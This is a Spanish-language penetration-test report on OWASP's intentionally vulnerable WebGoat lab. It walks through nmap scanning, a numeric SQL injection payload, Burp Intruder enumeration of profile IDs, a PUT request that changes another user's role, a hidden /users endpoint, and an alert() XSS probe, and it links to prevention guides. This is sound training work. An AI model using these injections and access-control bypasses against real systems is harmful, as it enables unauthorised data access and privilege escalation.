

CODE-N

Auditor:

Adrian Armesto G.

12/12/2021

Informe ejecutivo

Prueba de penetración y búsqueda de vulnerabilidades en la aplicación **WebGoat**.

Examen del acceso e interacción de los usuarios con la base de datos.

Examen de acceso a información oculta, fallos en el login y posibilidad de modificación de datos de usuario.

Examen de la herramienta de la tienda.

Se han hallado las siguientes vulnerabilidades:

- SQL Injection: teniendo una cuenta en la aplicación, en diferentes campos es posible inyectar código sql. Esto permite a un usuario el acceso a información de la base de datos, así como modificarla.
- Broken Access Control : una mala autenticación y el código permite el acceso a información oculta a simple vista, acceso a otros perfiles y escalado de privilegios.
- Cross-Site Scripting: encontrada vulnerabilidad en la herramienta del carrito de la compra, pudiendo ejecutar scripts.

Para más información de cómo prevenir dichas vulnerabilidades:

- Injection:
https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- Access Control:
https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html
- XSS:
https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

Proceso de la auditoría

Escaneo de la aplicación con **nmap**:

Port 8080 / Open / http-proxy

Port 9090 / Open / zeus-admin

OS: Linux 2.6.32

Lenguaje programación: Java

A1 – Numeric SQL Injection

La aplicación es vulnerable a una inyección SQL numérica al usar concatenación de números.

```
"SELECT * FROM user_data WHERE login_count = " + Login_Count + " AND  
userid = " + User_ID;
```

Al atacar el campo **User_Id** permite que devuelva la información de la tabla **users**.

Login_Count:

User_Id:

You have succeeded:

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0
10323	Grumpy	youaretheweakestlink	673834489	MC		0
10323	Grumpy	youaretheweakestlink	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338893453333	AMEX		0
15613	Joesph	Something	33843453533	AMEX		0
15837	Chaos	Monkey	32849386533	CM		0
19204	Mr	Goat	33812953533	VISA		0

Your query was: SELECT * From user_data WHERE Login_Count = 1 and userid= 1 or 1 =1

A1 - Compromising confidentiality with String SQL injection

El sistema que tienen los empleados para examinar su salario y departamento es vulnerable a una inyección SQL por medio de una cadena.

```
"SELECT * FROM employees WHERE last_name = '' + name + '' AND  
auth_tan = '' + auth_tan + ''";
```

El campo **Authentication TAN** es vulnerable a un ataque, permitiendo a cualquier usuario acceder a la información del resto de empleados.

Employee Name:

Authentication TAN:

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
32147	Paulina	Travers	Accounting	46000	P45JSI
34477	Abraham	Holman	Development	50000	UU2ALK
37648	John	Smith	Marketing	64350	3SL99A
89762	Tobi	Barnett	Development	77000	TA9LL1
96134	Bob	Franco	Marketing	83700	LO9S2V

A5 – Insecure Direct Object References

Paso 1.

Al analizar la respuesta al solicitar la información del perfil, se pueden observar dos nuevos datos, **userId** y **role**.


```
role: 3  
color: "yellow"  
size: "small"  
name: "Tom Cat"  
userId: "2342384"
```

Paso 2.

La url para acceder a la información del perfil es:

localhost:8080/WebGoat/IDOR/profile

Pero por medio de la nueva información que se adquiere y que la aplicación sigue el modelo de RESTful, es posible acceder a cualquier perfil si se tiene su número id.




WebGoat/IDOR/profile/2342384 Submit

Congratulations, you have used the alternate Url/route to view your own profile.

{role=3, color=yellow, size=small, name=Tom Cat, userId=2342384}

Paso 3.

Por medio de **Intruder** de la herramienta **Burp** se busca algún perfil, suponiendo que habría alguno similar al que ya se tiene, se procede a modificar los 3 últimos números.



Intruder attack 1						
Attack Save Columns						
Results Target Positions Payloads Options						
Filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length	
10	379	500	<input type="checkbox"/>	<input type="checkbox"/>	11625	
11	380	500	<input type="checkbox"/>	<input type="checkbox"/>	11625	
12	381	500	<input type="checkbox"/>	<input type="checkbox"/>	11625	
13	382	500	<input type="checkbox"/>	<input type="checkbox"/>	11625	
14	383	500	<input type="checkbox"/>	<input type="checkbox"/>	11625	
15	385	500	<input type="checkbox"/>	<input type="checkbox"/>	11625	
16	386	500	<input type="checkbox"/>	<input type="checkbox"/>	11625	
17	387	500	<input type="checkbox"/>	<input type="checkbox"/>	11625	
18	388	200	<input type="checkbox"/>	<input type="checkbox"/>	441	
19	389	500	<input type="checkbox"/>	<input type="checkbox"/>	11625	
20	390	500	<input type="checkbox"/>	<input type="checkbox"/>	11625	
21	391	500	<input type="checkbox"/>	<input type="checkbox"/>	11625	
22	392	500	<input type="checkbox"/>	<input type="checkbox"/>	11625	
23	393	500	<input type="checkbox"/>	<input type="checkbox"/>	11625	
24	394	500	<input type="checkbox"/>	<input type="checkbox"/>	11625	


Encontrando un perfil con el id número: **2342388**. En la url encontramos el nuevo perfil: localhost:8080/WebGoat/IDOR/profile/2342388

JSON	Raw Data	Headers
Save	Copy	Collapse All Expand All Filter JSON
lessonCompleted:	true	
feedback:	"Well done, you found someone else's profile"	
output:	"{role=3, color=brown, size=large, name=Buffalo Bill, userId=2342388}"	
assignment:	"IDORViewOtherProfile"	
attemptWasMade:	true	

Paso 4.

Por ultimo se intenta cambiar los métodos de la petición para ver si seria posible modificar el perfil, pudiendo obtener permisos de administrador.

Para ello por medio de **Burp** se intercepta la petición y se modifica el método a **PUT**, el content-type a **/json** y los nuevos datos del **body**.



La aplicación acepta la petición, modificando así el perfil.

Well done, you have modified someone else's profile (as displayed below)
 {role=1, color=red, size=null, name=null, userId=null}

A5 – Missing Function Level Access Control

Abriendo el panel de desarrollador en el navegador e inspeccionando los diferentes elementos del menú, en la pestaña de **Account**, se encuentran 3 elementos ocultos, entre ellos dos nuevos directorios: **/users** y **/config**

```

    <h3 id="ui-id-5" class="hidden-menu-item menu-header ui-accordion-head
controls="ui-id-6" aria-selected="false" aria-expanded="false" tabinde
<span class="ui-accordion-header-icon ui-icon ui-icon-triangle-1-e">
Admin
</h3>
<div id="ui-id-6" class="menu-section hidden-menu-item ui-accordion-co
labelledby="ui-id-5" role="tabpanel" aria-hidden="true"> event
  <ul>
    <li>
      <a href="/users">Users</a>
    </li>
    <li>
      <a href="/config">Config</a>
    </li>
  </ul>
</div>
</div>
</div>

```

Realizando una petición **GET** al directorio **/WebGoat/users** de tipo **/json**, es posible obtener el hash de usuario.

Request	Response
<pre> 1 GET /WebGoat/users HTTP/1.1 2 Host: 127.0.0.1:8080 3 Content-Length: 0 4 Accept: */* 5 X-Requested-With: XMLHttpRequest 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36 7 Content-Type: application/json; charset=UTF-8 8 Origin: http://127.0.0.1:8080 9 Sec-Fetch-Site: same-origin 10 Sec-Fetch-Mode: cors 11 Sec-Fetch-Dest: empty 12 Referer: http://127.0.0.1:8080/WebGoat/start.mvc 13 Accept-Encoding: gzip, deflate 14 Accept-Language: en-US,en;q=0.9 15 Cookie: JSESSIONID= CuMnzK3dh3pIdXQbFNjQEJILfMCzNhXtY49nAZCO 16 Connection: close 17 18 </pre>	<pre> 1 1.1 200 OK 2 ction: close 3 -Protection: 1; mode=block 4 tent-Type-Options: nosniff 5 me-Options: DENY 6 nt-Type: application/json 7 Thu, 09 Dec 2021 12:07:08 GMT 8 9 10 username:"pollos", 11 admin:false, 12 userHash:"a1hjwU//2v6MZtLJM/OpY8IOYhWzyhu9DbGI0kR3dwo=" 13 </pre>

A7 – Cross Site Scripting

En el carro de compra se procede a inspeccionar si los elementos son vulnerables al ataque.

Shopping Cart

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	\$0.00
Dynex - Traditional Notebook Case	27.99	1	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1	\$0.00
3 - Year Performance Service Plan \$1000 and Over	299.99	1	\$0.00

Enter your credit card number:

Enter your three digit access code:

Intentando ejecutar un script simple (`<script>alert()</script>`) en los diferentes campos, se encuentra que el campo del numero de tarjeta de crédito es vulnerable al ataque, pudiendo ejecutar código.

Goal of the experiment is to identify which field is susceptible to XSS.

ways a good gets used and post i

easy way to ods. Use o

le. XSS can occur when unvali, an attacker can craft a URL v victim to click on it.

is to use the `alert()` or `con`

Pum

OK

Shopping Cart Items -- To Buy Now	Price	Quantity
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1
Dynex - Traditional Notebook Case	27.99	1
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1
3 - Year Performance Service Plan \$1000 and Over	299.99	1

Enter your credit card number:

Enter your three digit access code:

Herramientas utilizadas durante la auditoria: **Burp** y **nmap**.